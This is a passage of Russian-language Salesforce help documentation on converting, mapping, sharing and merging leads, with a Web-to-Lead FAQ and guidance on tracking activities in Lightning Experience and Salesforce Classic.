| Data.com/Компания D&B | <p>При использовании продукта Data.com Premium добавление интереса Data.com инициирует автоматическое создание соответствующей записи компании D&amp;B (при ее наличии в Data.com) в системе Salesforce, а также связывание с записью интереса посредством поля «Компания D&amp;B». Ниже перечислены действия, выполняемые при последующем преобразовании интереса.</p> <ul style="list-style-type: none"> <li>• А если организация создана в результате преобразования, то значение поля интереса «Номер D-U-N-S компании» переносится в поле организации «Номер D-U-N-S», а значение поля интереса «Компания D&amp;B» переносится в поле организации «Компания D&amp;B».</li> <li>• Значение поля «Ключ Data.com» переносится в поле контакта «Ключ Data.com».</li> </ul> <p>При использовании версии Data.com Corporate запись компании D&amp;B не создается, но значение поля интереса «Ключ Data.com» переносится в поле контакта «Ключ Data.com».</p> |



|  |  |
|--|--|
| Подразделения                              | Новым организациям, контактам и возможностям назначается подразделение интереса. Если текущая организация обновляется во время преобразования интереса, то подразделение организации не меняется, но наследуется новыми контактами и возможностями.  |
| Управление повторами                       | Так что при преобразовании интересов в контакты процесс иногда создает дублирующиеся записи. В этом случае вы о них узнаете. Обработка таких дублирующихся записей зависит от того, как администратор настроил управление повторами и преобразование интересов Apex. Например, администратор может запросить, чтобы вы обрабатывали дублирующиеся записи, прежде чем преобразование будет завершено.   |
| Управление территориями предприятия        | Назначение территории возможности на основе фильтра не инициируется при создании возможности посредством преобразования интереса.  |
| Текущий контакт                            | Если текущий контакт обновляется посредством преобразуемого интереса, то сведения об интересе, доступные в полях типа «Раскрывающийся список со множественным выбором», переносятся в текущий контакт только при условии, что соответствующие поля контакта не содержат значений.  |
| Локальные имена интересов                  | Поле интереса «Название компании (на родном языке)» автоматически соотносится с полем «Имя организации (на родном языке)» наряду со связанными стандартными полями имен.   |
| Организации-лица                           | <p>Если используются организации-лица, то интересы могут быть преобразованы в организации-лица или организации-компании. Интересующиеся клиентами, не имеющие значений в поле Компания конвертированы в организации-лица. Интересующиеся клиентами, имеющие значения в поле Компания конвертированы в организации-компании.</p> <p>Рекомендуем использовать разные типы записей интересов и макеты страниц для дифференцирования интересов, которые должны быть преобразованы в организации-лица, и интересов, которые должны быть преобразованы в организации-компании. В частности, удалите поле «Компания» из макетов страниц для интересов, которые будут преобразованы в организации-лица. Затем сделайте поле «Компания» обязательным на макетах страниц для интересов, которые будут преобразованы в организации-компании.</p> <p>При преобразовании интереса и прикреплении его к организации-лицу, которой владеет кто-то другой, ответственный за организацию-лицо становится ответственным за контакт.</p> <p>При преобразовании интереса, принадлежащего другому пользователю, и прикреплении его к вашей собственной организации-лицу ответственный за интерес становится ответственным за контакт.</p> |
| Типы записей                               | <p>Если интерес использует тип записи, то стандартный тип записи пользователя, преобразующего интерес, назначается записям, созданным во время преобразования интереса.</p> <p>Стандартный тип записи пользователя, преобразующего интерес, определяет значения источника интереса, доступные во время преобразования. Если нужные значения источника интереса недоступны, рекомендуем добавить значения в стандартный тип записи пользователя, преобразующего интерес.</p>  |
| Стандартные и настраиваемые поля интересов | <p>Система автоматически соотносит стандартные поля интересов со стандартными полями организаций, контактов и возможностей.</p> <p>Порядок соотнесения настраиваемых полей интересов с настраиваемыми полями организаций, контактов и возможностей определяется администратором.</p>   |

Система назначает стандартные значения раскрывающегося списка для организаций, контактов и возможностей при соотнесении пустых стандартных полей раскрывающегося списка интересов. Если организация использует типы записей, то пустые значения заменяются стандартными значениями раскрывающегося списка нового ответственного за запись.

|                         |   |
|-------------------------|---|
| Управление территориями | Если организация использует функцию управления территориями, то новая организация оценивается правилами назначения организаций и может быть назначена как минимум одной территории. Если правила назначают организацию одной территории, то возможность также назначается этой территории. Если правила назначают организацию нескольким территориям, то возможность не назначается территориям.  |
| Триггеры                | <p>При преобразовании интересов триггеры Apex срабатывают, а глобально обязательные настраиваемые поля и правила проверки применяются только в том случае, если организация поддерживает правила проверки и триггеры для преобразования интересов.</p> <p>Система Salesforce пропускает фильтры поиска при преобразовании интересов, если флажок «Выполнять проверку и триггеры при преобразовании интереса» не установлен на странице «Параметры интереса».</p>  |
| Бизнес-правило          | <p>Интерес, связанный с активным процессом утверждения или содержащий отложенные действия бизнес-правил, не может быть преобразован.</p> <p>Преобразование интереса в организацию-лицо не инициирует выполнение бизнес-правил.</p> <p>Если преобразование интереса выполняется пользователем, который не является ответственным за интерес, то все задачи бизнес-правил, связанные с интересом и назначенные данному пользователю, кроме электронных предупреждений, переназначаются ответственному за интерес. Задачи бизнес-правил, назначенные пользователям, которые не являются ответственными за интересы и их преобразование, не меняются.</p> <p>Если организация использует правила проверки и триггеры для преобразования интересов, то преобразование интереса может инициировать выполнение действия бизнес-правила для интереса. Например, активное бизнес-правило, обновляющее поле интереса или переносящее ответственность за интерес, может быть инициировано преобразованием интереса, который может даже отсутствовать на вкладке «Интересы» в результате преобразования. Новая задача, созданная бизнес-правилом в результате преобразования интереса, назначается новому контакту и относится к связанной организации или возможности.</p> |

СМ. ТАКЖЕ:

[Преобразование квалифицированных интересов](#)

## Соотнесение при преобразовании интересов

Узнайте, какие поля в записях интересов, которые вы преобразуете, сопоставляются с полями во вновь созданной записи контакта, организации или возможности.

При преобразовании записей интересов стандартные поля интересов автоматически сопоставляются с полями контакта, организации или возможности. При наличии пользовательских полей администратор указывает поля, с которыми они сопоставляются во вновь созданных записях контакта, организации и возможности.

| Поле интереса                       | Соотнесение с   |
|-------------------------------------|---|
| Адрес                               | Организация: Адрес для счета<br>Контакт: Почтовый адрес   |
| Годовой доход                       | Организация: Годовой доход  |
| Кампания                            | Возможность: Основной источник кампании<br><br>Для интересов, связанных с несколькими кампаниями, в Salesforce в возможность добавлена последняя связанная компания, даже если у торгового представителя нет доступа к этой кампании. |
| Компания                            | Организация: Имя организации<br>Контакт: Организация<br>Возможность: Имя организации<br>Возможность: Имя возможности  |
| Название компании (на родном языке) | Организация: Имя организации (на родном языке)  |
| Описание                            | Контакт: Описание   |
| Не звонить                          | Контакт: Не звонить<br><br>Данное поле не обновляется для интересов, преобразованных в текущие контакты.  |
| Эл. почта                           | Контакт: Эл. почта  |
| Без рассылки по эл. почте           | Контакт: Без рассылки по эл. почте<br><br>Данное поле не обновляется для интересов, преобразованных в текущие контакты.   |
| Факс                                | Организация: Факс<br>Контакт: Факс  |
| Без рассылки по факсу               | Контакт: Без рассылки по факсу  |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Поле интереса                | Соотнесение с  |
|------------------------------|--|
| Личное имя                   | Контакт: Личное имя  |
| Личное имя (на родном языке) | Контакт: Личное имя (на родном языке)  |
| Отрасль                      | Организация: Отрасль   |
| Фамилия                      | Контакт: Фамилия   |
| Фамилия (на родном языке)    | Контакт: Фамилия (на родном языке)   |
| Ответственный за интерес     | Организация: Ответственный<br>Контакт: Ответственный<br>Возможность: Ответственный                                   |
| Источник интереса            | Контакт: Источник интереса<br>Возможность: Источник интереса   |
| Мобильный                    | Контакт: Мобильный   |
| Количество сотрудников       | Организация: Сотрудники  |
| Организация-партнер          | Возможность: Организация-партнер<br>Данное поле не обновляется для интересов, преобразованных в текущие возможности. |
| Тел.                         | Организация: Тел.<br>Контакт: Тел.   |
| Рейтинг                      | Организация: Рейтинг   |
| Должность                    | Контакт: Должность   |
| Веб-сайт                     | Организация: Веб-сайт  |

### Даты закрытия возможностей

В процессе преобразования интересов приложение Salesforce автоматически назначает даты закрытия создаваемым вами возможностям в зависимости от параметров финансового года в Salesforce.

|   |  |
|---|--|
| Если финансовый год в <b>Salesforce</b> | <b>Salesforce</b> назначает даты закрытия возможностей |
| Стандартный                             | Последний день текущего финансового года.              |

| Если финансовый год в <b>Salesforce</b> | <b>Salesforce</b> назначает даты закрытия возможностей   |
|---|--|
| Настраиваемый                           | Последний день текущего периода отчетности. Если для текущей даты не определен финансовый год, то датой закрытия будет конец текущего календарного квартала. |

СМ. ТАКЖЕ:

[Преобразование квалифицированных интересов](#)

[Вопросы преобразования интересов](#)

## Общий доступ к интересам в Salesforce Classic

Общий доступ можно расширить по сравнению со стандартной моделью общего доступа: ваши собственные данные по принципу «интерес к интересу».

Стандартная модель общего доступа в организации определяется администратором. И если для интересов выбрана модель общего доступа «Личная» или «Общий доступ: только чтение», вы можете расширить доступ к вашим интересам с помощью общего доступа к интересам. При этом вы сможете ограничить доступ лишь в пределах уровней доступа по умолчанию, принятых в вашей компании.

Подробные сведения по общему доступу можно просмотреть, щелкнув «Общий доступ» на странице подробных сведений об интересах.

СМ. ТАКЖЕ:

[Интересы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Объединение повторяющихся интересов

Чтобы объединить повторяющиеся интересы, выполните указанные ниже действия.

1. Выберите нужный интерес.
2. Нажмите кнопку **«Найти повторы»**.
3. Выберите не более трех интересов из списка найденных результатов.

Чтобы найти другой интерес, укажите имя или компанию интереса и нажмите кнопку **«Поиск»**. Система Salesforce выполнит фразовый поиск в полях «Имя» и «Компания». Данный метод поиска подразумевает наличие специального символа после искомой строки. Результаты поиска содержат совпадения по любым заполненным полям (например, в результате поиска сотрудника компании «Асте» по имени «Сергей Иванов», отображаются сотрудники любых компаний по имени «Сергей Иванов» и любые интересы, связанные с компанией «Асте»).

4. Нажмите кнопку **«Объединить интересы»**.



**Совет:** Чтобы **преобразовать выбранный интерес** в текущую организацию, возможность или контакт, нажмите кнопку **«Преобразовать интерес»**.

5. Выберите один интерес в качестве основной записи. Любые данные в скрытых полях или полях, доступных только для чтения, извлекаются из основной записи. Однако администраторы и пользователи с полномочием «Редактирование полей только для чтения» могут вручную выбирать поля, доступные только для чтения, которые должны быть сохранены. Обратите внимание, что скрытые поля не отображаются при объединении.
6. Выберите нужные поля в каждой записи.  
В случае конфликта данных, поля в левом столбце выбираются автоматически, а строка выделяется цветом.
7. Чтобы завершить объединение, нажмите кнопку **«Объединить»**.
8. Для подтверждения нажмите кнопку **«ОК»**.

СМ. ТАКЖЕ:

[Объединение повторяющихся контактов](#)

[Объединение повторяющихся организаций](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра интересов:

- «Чтение» для интересов

Для объединения интересов:

- «Удаление» для интересов

## Вопросы удаления интересов

Что происходит с записями, связанными с интересами, которые вы удаляете.

При удалении интереса его запись перемещается в корзину. Связанные заметки, вложения и действия удаляются вместе с интересом. При восстановлении интереса все связанные заметки, вложения и действия также восстанавливаются.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Отслеживание потенциальных возможностей как интересов. Вопросы и ответы

### Интересы. Вопросы и ответы

- [Что такое интерес?](#)
- [Каковы преимущества использования интересов?](#)
- [Можно ли преобразовать текущие организации или контакты в интересы?](#)
- [Сколько интересов можно собрать с веб-сайта?](#)
- [Что происходит при достижении ограничения по количеству веб-интересов?](#)
- [Как указать сведения для сбора?](#)
- [Можно ли собирать интересы с нескольких веб-страниц?](#)
- [Как веб-мастер может протестировать страницу Web-to-Lead?](#)
- [Кто несет ответственность за новые веб-интересы?](#)
- [Какой статус присваивается веб-интересам?](#)
- [Как гарантировать сохранность интересов?](#)
- [Как определить новые интересы?](#)
- [Что происходит при преобразовании интересов?](#)
- [Каким образом поля интересов соотносятся с другими полями во время преобразования?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Что такое интерес?

Интересы — это отдельные люди, интересующиеся продуктами или услугами компании. Преобразование интересов в постоянных клиентов позволяет добиться еще большего успеха в работе. А возможность системного и структурированного управления обеспечивает непрерывный рост количества созданных и преобразованных интересов.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

## Каковы преимущества использования интересов?

Использование интересов позволяет компании поддерживать два разных списка — один для потенциальных клиентов, а второй для текущих клиентов. Потенциальные клиенты могут храниться в качестве интересов, которые затем могут быть преобразованы в организации, контакты и возможности (дополнительно).

Использование интересов особенно удобно компаниям, содержащим две отдельные рабочие группы — одну для создания интересов и массового маркетинга, а вторую для продаж. Таким образом, рабочая группа по созданию интересов может использовать вкладку «Интересы», а группа, работающая с возможностями, может использовать вкладки «Организации», «Контакты» и «Возможности».

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

## Можно ли преобразовать текущие организации или контакты в интересы?

Нет. В качестве альтернативы рекомендуем создать возможность для организации или контакта. Для использования интересов рекомендуем создать отчет, содержащий организации или контакты, которые должны быть преобразованы в интересы, и выполнить их экспорт, а затем импортировать их в качестве интересов.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

## Сколько интересов можно собрать с веб-сайта?

Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют ежедневно собирать не более 500 интересов. Если данное количество интересов является недостаточным, щелкните ссылку **«Справка и обучение»** в верхней части любой страницы и откройте вкладку «Мои обращения», чтобы отправить запрос на увеличение текущего ограничения в службу поддержки Salesforce.

При достижении ежедневного ограничения система Salesforce добавляет новые запросы в очередь, которая содержит запросы Web-to-Case и Web-to-Lead. Запросы отправляются после обновления текущего ограничения. Очередь может содержать не более 50 000 отложенных комбинированных запросов. При достижении ограничения по количеству отложенных запросов дополнительные запросы отклоняются и не добавляются в очередь. Электронные уведомления о первых пяти отклоненных запросах отправляются администратору. Чтобы изменить текущее ограничение по количеству отложенных запросов, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

## Что происходит при достижении ограничения по количеству веб-интересов?

Ежедневное ограничение составляет 500 запросов Web-to-Lead. Если компания превышает ограничение по количеству созданных интересов, то автор интереса по умолчанию, указанный на странице настройки функции Web-to-Lead, получает



сообщение эл. почты, содержащее собранную информацию. Чтобы увеличить текущее ограничение, обратитесь в службу поддержки.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

### Как указать сведения для сбора?

При создании HTML для корпоративного веб-сайта пользователь может выбрать стандартные или настраиваемые поля интересов, которые должны использоваться для сбора информации. Настраиваемые поля интересов должны быть добавлены до создания HTML-кода. В меню «Настройка» введите «*Web-to-Lead*» в поле «Быстрый поиск», затем выберите «**Web-to-Lead**», чтобы настроить функцию и создать необходимый HTML.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

### Можно ли собирать интересы с нескольких веб-страниц?

Да. Вставьте созданный HTML-код на веб-страницы, которые должны использоваться для сбора интересов. Отправка сведений посредством любой из этих веб-страниц инициирует создание интереса.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

### Как веб-мастер может протестировать страницу **Web-to-Lead**?

Чтобы просмотреть страницу отладки при отправке формы, добавьте указанную ниже строку в код **Web-to-Lead**. Данная строка должна быть удалена до публикации формы **Web-to-Lead** на корпоративный веб-сайт.

```
<input type="hidden" name="debug" value="1">
```

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

### Кто несет ответственность за новые веб-интересы?

Администратор может создать правило назначения интересов, позволяющее определить способ автоматического назначения веб-интересов разным пользователям или очередям. Кроме того, администратор должен настроить параметры интересов и выбрать ответственного по умолчанию, которому будут назначаться все веб-интересы, для которых отсутствует ответственный сотрудник. Если правила назначения не используются, то все веб-интересы назначаются автору интереса по умолчанию, указанному при настройке функции **Web-to-Lead**.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

## Какой статус присваивается веб-интересам?

Всем новым веб-интересам присваивается статус, выбранный администратором по умолчанию при редактировании значений раскрывающегося списка «Статус интереса». Кроме того, веб-интересы, помеченные как непрочитанные, отображаются в столбце «Не прочитано» списковых представлений интересов с флажком. Новому веб-интересу, который просматривается или редактируется пользователем, автоматически присваивается статус «Прочитано». Таким образом, списковое представление «Мои непрочитанные интересы» может использоваться для быстрого поиска всех новых интересов.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

## Как гарантировать сохранность интересов?

Ежедневное ограничение составляет 500 запросов Web-to-Lead. Если организация превышает ежедневное ограничение для функции Web-to-Lead, то автор интереса по умолчанию, указанный на странице настройки функции Web-to-Lead, получает сообщение эл. почты, содержащее сведения о дополнительных интересах.

Если интерес не может быть создан ввиду ошибок, возникших во время настройки функции Web-to-Lead, то уведомление о данной проблеме отправляется в службу поддержки, которая поможет ее решить.

Компания Salesforce гарантирует сохранность интересов, отправленных во время планового простоя системы Salesforce.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

## Как определить новые интересы?

Интерес, назначенный посредством ручного переноса, импорта или создания на веб-странице и помеченный как непрочитанный, отображается в столбце «Не прочитано» списковых представлений интересов с флажком. Чтобы просмотреть новые интересы, выберите списковое представление «Мои непрочитанные интересы» на вкладке «Интересы». Новому интересу, который просматривается или редактируется пользователем, автоматически присваивается статус «Прочитано».

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

## Что происходит при преобразовании интересов?

При преобразовании интересов система Salesforce использует сведения из преобразуемых интересов для создания организаций, контактов и возможностей. Система Salesforce переносит любых участников кампании в новые контакты, а интересы становятся доступными только для чтения. Если текущие организации и контакты используют имена, указанные для интересов, то пользователь может обновить текущие организации и контакты. Система Salesforce добавляет сведения из интереса в пустые поля; система Salesforce не перезаписывает текущие данные организаций и контактов.

Все открытые и закрытые действия из интересов связываются с организациями, контактами и возможностями. Пользователь может назначить ответственного за записи и запланировать дополнительные задачи. При назначении новых ответственных новому ответственному назначаются только открытые действия. Данные из настраиваемых полей интереса могут быть добавлены в настраиваемые поля организации, контакта или возможности. Преобразованные интересы не могут просматриваться пользователями, но отображаются в отчетах по интересам. Система Salesforce обновляет системные

поля преобразованных интересов «Дата последнего изменения» и «Последнее изменение сделано» при изменении соответствующего значения раскрывающегося списка.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

### Каким образом поля интересов соотносятся с другими полями во время преобразования?

Сведения, доступные в стандартных полях преобразуемого интереса, соотносятся со стандартными полями организаций, контактов и возможностей. Сведения, доступные в настраиваемых полях интереса, соотносятся с настраиваемыми полями организаций, контактов и возможностей, заданными администратором.

Любое стандартное поле раскрывающегося списка интересов, которое не содержит значения, автоматически наследует стандартное значение раскрывающегося списка организаций, контактов и возможностей. Если организация использует типы записей, то все записи, созданные при преобразовании интереса, наследуют тип записи по умолчанию для ответственного за новую организацию, контакт или возможность.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

### Можно ли автоматически отправлять сообщения эл. почты веб-интересам?

Да. Пользователь может создать правила автоматического ответа, которые будут отправлять потенциальным клиентам сообщения эл. почты на основе оптимального шаблона.

СМ. ТАКЖЕ:

[Интересы. Вопросы и ответы](#)

### Почему кнопка **«Общий доступ»** не отображается на странице записи?

Кнопка **«Общий доступ»** позволяет предоставлять другим пользователям доступ к записи помимо единых стандартных параметров или правил общего доступа. При необходимости данный доступ может быть легко удален.

Кнопка **«Общий доступ»** отображается пользователям, при условии, что модели общего доступа к записи или связанной записи задано значение «Личный» или «Общедоступный: только для чтения». Например, если единому стандартному параметру для связанных возможностей задано значение «Общедоступный: только для чтения», то кнопка **«Общий доступ»** может отображаться на странице организации, несмотря на то, что единому стандартному параметру для организаций задано значение «Общедоступный: для чтения и записи».

Кнопка, доступная в макете страницы, отображается администраторам во всех записях. При отсутствии полномочий администратора данная кнопка отображается только собственными записями пользователей.

СМ. ТАКЖЕ:

[Просмотр и отображение. Вопросы и ответы](#)

## Управление действиями, возможностями и продуктами

---

### Планирование и отслеживание встреч и задач

#### Действия

События и задачи определяют эффективность продаж. Система Salesforce позволяет пользователям быстро готовиться к любой встрече и просматривать самые важные задачи. Благодаря отслеживанию встреч и задач посредством списков и отчетов, пользователи могут легко контролировать все интересы, контакты, возможности, организации и кампании. Кроме того, события и задачи используются в Salesforce при составлении архивных отчетов. Действия Salesforce позволяют эффективно управлять своим рабочим днем самым разным категориям пользователей — будь то менеджер, раздающий поручения, сотрудник отдела сбыта или торговый представитель, закрывающий 50 сделок в месяц.

##### [Отслеживание связи событий и задач](#)

Действия в системе Salesforce — это события, задачи пользователя, совершенные им вызовы и отправленные им электронные сообщения. Salesforce позволяет отслеживать несколько действий одновременно разными способами. Это помогает получить полную картину продвижения сделок и организаций.

##### [Способы отслеживания дальнейших и прошлых действий](#)

Вы сможете быстро просматривать выполненные и предстоящие действия по обрабатываемым сделкам и организациям.

##### [Рекомендации по использованию действий](#)

Учитывайте эти рекомендации при использовании действий, включая последствия активации общедоступных действий, принципы работы основных контактов, сводку действий по родительским записям и отображение даты последнего действия.

##### [Отчеты по действиям](#)

You can run various reports to get insight into the progress and history of your accounts and deals. If your Salesforceadmin has enabled Shared Activities, you can run certain standard or custom reports. These reports display details about events or tasks and their related contacts, accounts, opportunities, and other associated records.

##### [Доступ к действиям](#)

Вы можете узнать, у кого есть доступ к просмотру, созданию и удалению событий и задач, а также о том, когда у них появляется такой доступ. Управление совместным использованием календаря и общим доступом осуществляется отдельно от доступа к конкретным действиям.

##### [Напоминания о действиях в Salesforce Classic](#)

Система Salesforce отображает напоминания о событиях и задачах в окне напоминания. При использовании Salesforce Classic окно напоминания открывается независимо от инициирования напоминания. При входе в систему Salesforce Classic срабатывает звуковое уведомление, если с момента последнего входа имеются инициированные напоминания. Настроить напоминания можно в личных параметрах.

##### [Архивные действия](#)

Salesforce создает архивы событий и задач в расписании в соответствии с определенными критериями.

СМ. ТАКЖЕ:

[События и календари](#)

[Задачи](#)

## Отслеживание связки событий и задач

Действия в системе Salesforce — это события, задачи пользователя, совершенные им вызовы и отправленные им электронные сообщения. Salesforce позволяет отслеживать несколько действий одновременно разными способами. Это помогает получить полную картину продвижения сделок и организаций.

### Отслеживание связанных событий и задач в Lightning Experience

Всегда знайте, какое действие необходимо выполнить следующим в каждой обрабатываемой сделке, и быстро ознакомьтесь с тем, что уже произошло. Отслеживайте события, задачи, вызовы и электронные сообщения (далее «Действия») на начальной странице, на доске канбан, на временной шкале действий и в отчетах.

### Отслеживание связанных событий и задач в Salesforce Classic

Пользователь может отслеживать события, задачи, вызовы и электронные сообщения (далее «Действия») посредством списков, календарей и отчетов. Отслеживание всех действий для организации позволит получить полную картину подготовки, постобработки и других запланированных и завершенных работ, связанных с организацией. События и задачи используют большое количество полей (например, тема, имя контакта и связанная запись).

## Отслеживание связанных событий и задач в Lightning Experience

Всегда знайте, какое действие необходимо выполнить следующим в каждой обрабатываемой сделке, и быстро ознакомьтесь с тем, что уже произошло. Отслеживайте события, задачи, вызовы и электронные сообщения (далее «Действия») на начальной странице, на доске канбан, на временной шкале действий и в отчетах.

- Используйте начальную страницу.

На начальной странице поле «Предстоящие события» отображает следующие пять встреч на сегодняшнем календаре, а «Сегодняшние задачи» отображают следующие пять задач на сегодня. Прошедшие события удаляются из предстоящих событий по мере прохождения рабочего дня.

- Используйте доску канбан.

Желтый треугольник на потенциальном клиенте или интересующемся клиенте означает отсутствие расписания встреч и задач для сделки. Чтобы запустить сделку, щелкните по этому треугольнику и создайте действие.

- Использование графика действия.

Временная шкала действия показывает открытые задачи, предстоящие встречи и последние действия для того или иного потенциального клиента, интересующегося клиента, организации или контакта.

- Использование отчетов о действиях.

Пользователь может выполнять разные отчеты, предназначенные для получения подробных сведений об обработке и журнале организаций и сделок. Если администратор Salesforce активировал «Общедоступные действия», пользователь может выполнять определенные стандартные или настраиваемые отчеты. Такие отчеты отображают сведения о событиях или задачах и связанных с ними контактах, организациях, потенциальных клиентах и других связанных записях.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience:  
**Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание задач и вызовов журнала

- «Редактирование задач»

Создание событий

- «Редактирование событий»

Отправка сообщений эл. почты

- «Отправка эл. почты»

## Отслеживание связанных событий и задач в Salesforce Classic

Пользователь может отслеживать события, задачи, вызовы и электронные сообщения (далее «Действия») посредством списков, календарей и отчетов. Отслеживание всех действий для организации позволит получить полную картину подготовки, постобработки и других запланированных и завершенных работ, связанных с организацией. События и задачи используют большое количество полей (например, тема, имя контакта и связанная запись).

### Списковые представления действий

Система Salesforce поддерживает разные списковые представления действий. При необходимости пользователи могут создавать собственные представления.

#### Все действия


Данное представление отображает события и задачи, доступные для просмотра. Списковое представление «Все действия» в версии Personal Edition отображает все действия.

#### Мои действия

Данное представление отображает собственные события и задачи.

#### Мои делегированные действия

Данное представление отображает действия, созданные текущим пользователем, но принадлежащие другому пользователю.

 **Прим.:** Назначение нескольких пользователей Salesforce событию или задаче аналогично делегированию им данного действия. Списковое представление «Мои делегированные действия» отображает действия для всех назначенных, несмотря на их принадлежность. Приглашенный пользователь отображается в списковом представлении в качестве пользователя, назначенного действию, однако на странице сведений о действии в качестве назначенного отображается текущий пользователь.

### Действия моей рабочей группы

Данное представление отображает действия, принадлежащие подчиненным пользователям в иерархии ролей. Действия рабочей группы отображаются в соответствии с часовым поясом текущего пользователя.

### Другие списки действий

#### Связанный список «Открытые действия»

Связанный список записи «Открытые действия» содержит все будущие события и открытые задачи, связанные с записью.

#### Связанный список «Журнал действий»

Связанный список записи «Журнал действий» содержит все завершенные задачи, зарегистрированные телефонные вызовы, сохраненные журналы взаимодействия, истекшие события, исходящие сообщения эл. почты, пакетные рассылки и сообщения эл. почты Microsoft® Outlook®, а также стандартные документы для текущей и связанных записей.

#### Вкладка «Консоль»

Вкладка «Консоль» позволяет находить, просматривать и изменять действия и связанные с ними записи на экране.

## ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Database.com**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание задач и вызовов журнала

- «Редактирование задач»

Создание событий

- «Редактирование событий»

Отправка сообщений эл. почты

- «Отправка эл. почты»

## Отчеты по действиям

### Стандартные и пользовательские отчеты о действиях

Пользователь может запускать разные отчеты, предназначенные для получения подробных сведений об обработке и журнале организаций и сделок. Если администратор Salesforce активировал «Общедоступные действия», пользователь может запускать определенные стандартные или настраиваемые отчеты. Такие отчеты отображают сведения о событиях или задачах и связанных с ними контактах, организациях, потенциальных клиентах и других связанных записях.

### Способы отслеживания дальнейших и прошлых действий

Вы сможете быстро просматривать выполненные и предстоящие действия по обрабатываемым сделкам и организациям.

#### [Управление рабочими процессами и просмотр прошлых действий в Lightning Experience](#)

Всегда знайте, какое действие необходимо выполнить следующим в каждой обрабатываемой сделке, и быстро ознакомьтесь с тем, что уже произошло. Начальная страница и временная шкала действий отображают открытые задачи и предстоящие встречи. Временная шкала действий также показывает последние действия для потенциального клиента, интересующегося клиента, организации или контакта.

#### [Работайте над открытыми действиями и просматривайте журнал действий в Salesforce Classic](#)

Связанные списки «Открытые действия» и «Журнал действий» позволяют быстро просматривать выполненные и предстоящие действия над обрабатываемыми сделками и организациями. Используйте кнопки и ссылки для создания задачи, отправки запроса на проведение встречи или обновления из записи контакта, регистрации вызова и отправки сообщения эл. почты. Если вы используете организации-лица, вы можете входить в них либо по полю «Имя», либо по полю «Связано с», которые относятся к событию или задаче.

## Управление рабочими процессами и просмотр прошлых действий в Lightning Experience

Всегда знайте, какое действие необходимо выполнить следующим в каждой обрабатываемой сделке, и быстро ознакомьтесь с тем, что уже произошло. Начальная страница и временная шкала действий отображают открытые задачи и предстоящие встречи. Временная шкала действий также показывает последние действия для потенциального клиента, интересующегося клиента, организации или контакта.

- Воспользуйтесь следующими этапами для сделки или организации.

На начальной странице, в разделе «Предстоящие события», отображаются следующие пять встреч в календаре на сегодня. Раздел «Сегодняшние задачи» отображает следующие пять задач на сегодня.

На временной шкале используйте область «Дальнейших действий» для управления открытыми задачами и просмотра предстоящих встреч. Добавьте задачи и встречи посредством компоновщика действий, расположенного над временной шкалой. Вы можете одновременно сфокусироваться на действиях одного типа путем выбора представления.

Действия, добавленные на временную шкалу, отображаются для потенциального клиента, интересующегося клиента или другой обрабатываемой записи автоматически. Раздел «Дальнейшие действия» отображает действия пользователя для других связанных записей. При добавлении задачи к потенциальному клиенту задача также отображается с контактом, который связан с этим потенциальным клиентом.



**Прим.:** Вы можете удалить контакт или запись действия, не удаляя само действие. Предположим, что задача связана с контактами «А» и «Б», но должна быть связана только с контактом «А». Рекомендуем просто удалить контакт «Б» из поля «Имя» вместо удаления задачи.

- Просмотрите прошлые действия.

Раздел «Прошлые действия» отображает прошедшие встречи, зарегистрированные вызовы и сообщения эл. почты, отправленные посредством компоновщика действий. Подобно элементам раздела «Следующие этапы», элементы раздела «Прошлые действия» отображаются для других связанных записей.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания задач и регистрации вызовов:

- «Редактирование задач»

Для создания событий:

- «Редактирование событий»

Для отправки сообщений эл. почты:

- «Отправка эл. почты»




## Работайте над открытыми действиями и просматривайте журнал действий в Salesforce Classic

